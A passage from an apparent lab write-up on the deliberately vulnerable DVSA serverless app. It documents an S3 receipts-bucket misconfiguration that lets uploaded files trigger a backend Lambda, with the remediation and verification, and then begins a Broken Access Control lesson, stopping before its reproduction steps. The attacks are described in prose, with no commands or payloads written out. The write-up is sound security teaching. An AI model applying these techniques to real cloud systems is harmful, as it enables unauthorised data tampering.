


Figure 17. Date-based receipt path after refresh showing attacker-controlled .raw input and generated .txt output.

4.7. CloudWatch logs for **DVSA-SEND-RECEIPT-EMAIL** were reviewed and showed that the Lambda function was triggered at the time of the upload.




Figure 18. CloudWatch log stream for DVSA-SEND-RECEIPT-EMAIL showing Lambda execution after the upload.

4.8. These steps confirmed the insecure cloud configuration described in the official lesson: untrusted files could be uploaded into the receipts bucket and then enter trusted backend processing.

Part 5) Evidence and Proof

The vulnerability was proven through multiple sources of evidence. First, the S3 permissions view showed that the receipts bucket had insecure settings before remediation, including disabled Block Public Access and an ACL configuration inconsistent with strict receipt storage controls. Second, a direct CloudShell upload to the receipts bucket succeeded, showing that attacker-controlled write access was possible. Third, a **.raw** object uploaded to the date-based receipt path resulted in a new **.txt** object appearing in the same location, proving that downstream application processing acted on attacker-supplied bucket content. Fourth, CloudWatch logs for **DVSA-SEND-RECEIPT-EMAIL** showed Lambda execution at the matching time, confirming that the backend function was triggered by the uploaded object. Together, these findings demonstrated that untrusted S3 content could enter and influence the receipt-processing workflow.




Figure 19. Raw and processed receipt files in the same date path, confirming downstream handling of uploaded content.

Part 6) Fix Strategy / Probable Mitigation

The remediation goal was to harden the receipts bucket so that attacker-controlled objects could no longer be written through the insecure access model shown before the fix. The main mitigation steps were to enable Block Public Access and remove the overly broad ACL exposure from the bucket configuration. Receipt storage should accept only trusted application writes and should not expose a general write path through insecure bucket permissions. In addition, backend receipt-processing logic should treat bucket-derived content defensively and should not trust filenames or object content arriving from S3 without validation.

Part 7) Code / Config Changes

Two configuration changes were applied during remediation. First, Block Public Access was enabled for the receipts bucket. Second, the bucket ACL configuration was cleaned so that the insecure broad access model observed before remediation was removed from the bucket's effective permissions state. These changes reduced the risk that attacker-controlled files could be written into trusted receipt-processing storage.




Figure 20. Block Public Access enabled for the receipts bucket during remediation.




Figure 21. Bucket ACL remediation removing the insecure broad access exposure.

Part 8) Verification After Fix

After remediation, the receipts bucket permissions were reviewed again. Block Public Access was enabled, and the bucket's post-fix permissions view showed a hardened configuration compared with the earlier vulnerable state. Because the validation in this project was performed from the same AWS account that owned the bucket, same-account write behavior was not treated as proof of public or cross-account exposure after the fix. Therefore, the post-fix verification focused on the corrected bucket permissions state: public access blocking was enabled and the previously insecure broad ACL exposure observed before remediation had been removed from the effective permissions state used in the vulnerable setup. These checks confirmed that the insecure cloud configuration had

been reduced and that the bucket was in a stronger security state after remediation.




Figure 22. Post-fix permissions state showing the hardened receipts bucket configuration.

Part 9) Structured Operation and Security Analysis

A. Intended Logic and Security Rule(s):

The receipts bucket should store only trusted receipt objects created by the DVSA application workflow. Backend receipt-processing functions should operate only on valid application-generated receipt files and must not treat attacker-controlled S3 objects as trusted input.

B. Evidence Sources and Behavior Trace:

The analysis relied on S3 bucket permissions, ACL state, bucket object paths, CloudShell upload results, generated **.txt** side effects, and CloudWatch logs from **DVSA-SEND-RECEIPT-EMAIL**.

C. Normal vs. Exploit Behavior:

Under normal behavior, only trusted application logic should place receipt objects into the bucket, and only valid receipt files should be processed by the backend. Under exploit conditions, attacker-controlled objects were uploaded into the receipts bucket and then entered downstream processing, as shown by the generated **.txt** file and matching Lambda execution.

D. Why This Is a Security Deviation / Fix / Verification:

This is a security deviation because trusted backend receipt processing should not accept untrusted files from an insecurely writable bucket. The fix hardened the bucket configuration by enabling Block Public Access and cleaning the insecure ACL exposure. Verification confirmed a safer post-fix permissions state than the vulnerable configuration shown before remediation.

Part 10) Takeaway / Lessons Learned

This lesson shows that insecure cloud configuration can turn storage into an attack surface. Even without directly compromising application code, an attacker may abuse weak S3 permissions to inject untrusted objects into a trusted backend workflow. In serverless systems, bucket permissions are part of the security boundary and must be reviewed with the same care as code. Receipt-processing flows should trust only validated application-generated objects, and S3 permissions should be restricted to the minimum required access.

Lesson #5: Broken Access Control

Part 1) Goal and Vulnerability Summary

This lesson shows a “Broken Access Control” vulnerability in the DVSA application. This problem happens when an admin function, in this case “update”, can be accessed by a normal user without checking for the -privileged of that user. As a result of this, the attacker can access this function and update any detail of the order, such as name, address, and payment.

Part 2) Why This Works / Root Cause


This vulnerability occurs because of the following:


1. The backend reveals the admin functionality
2. There is no role-based access controller checker
3. The API trusts any authenticated user request

Part 3) Environment and Setup


To do this lesson, we must have the following before starting doing it:

1. DVSA is deployed and working.





2. User account has been created (as a normal user)
3. Tools need to be installed/used:
    - Browser (in this case, it is Chrome)
    - DevTools (by pressing F12 inside a Chrome web page)



    - Terminal with curl

4. The following are also needed (will be created later)
    - API endpoint (/order)
    - Authorization token
    - Order ID


Part 4) Reproduction Steps

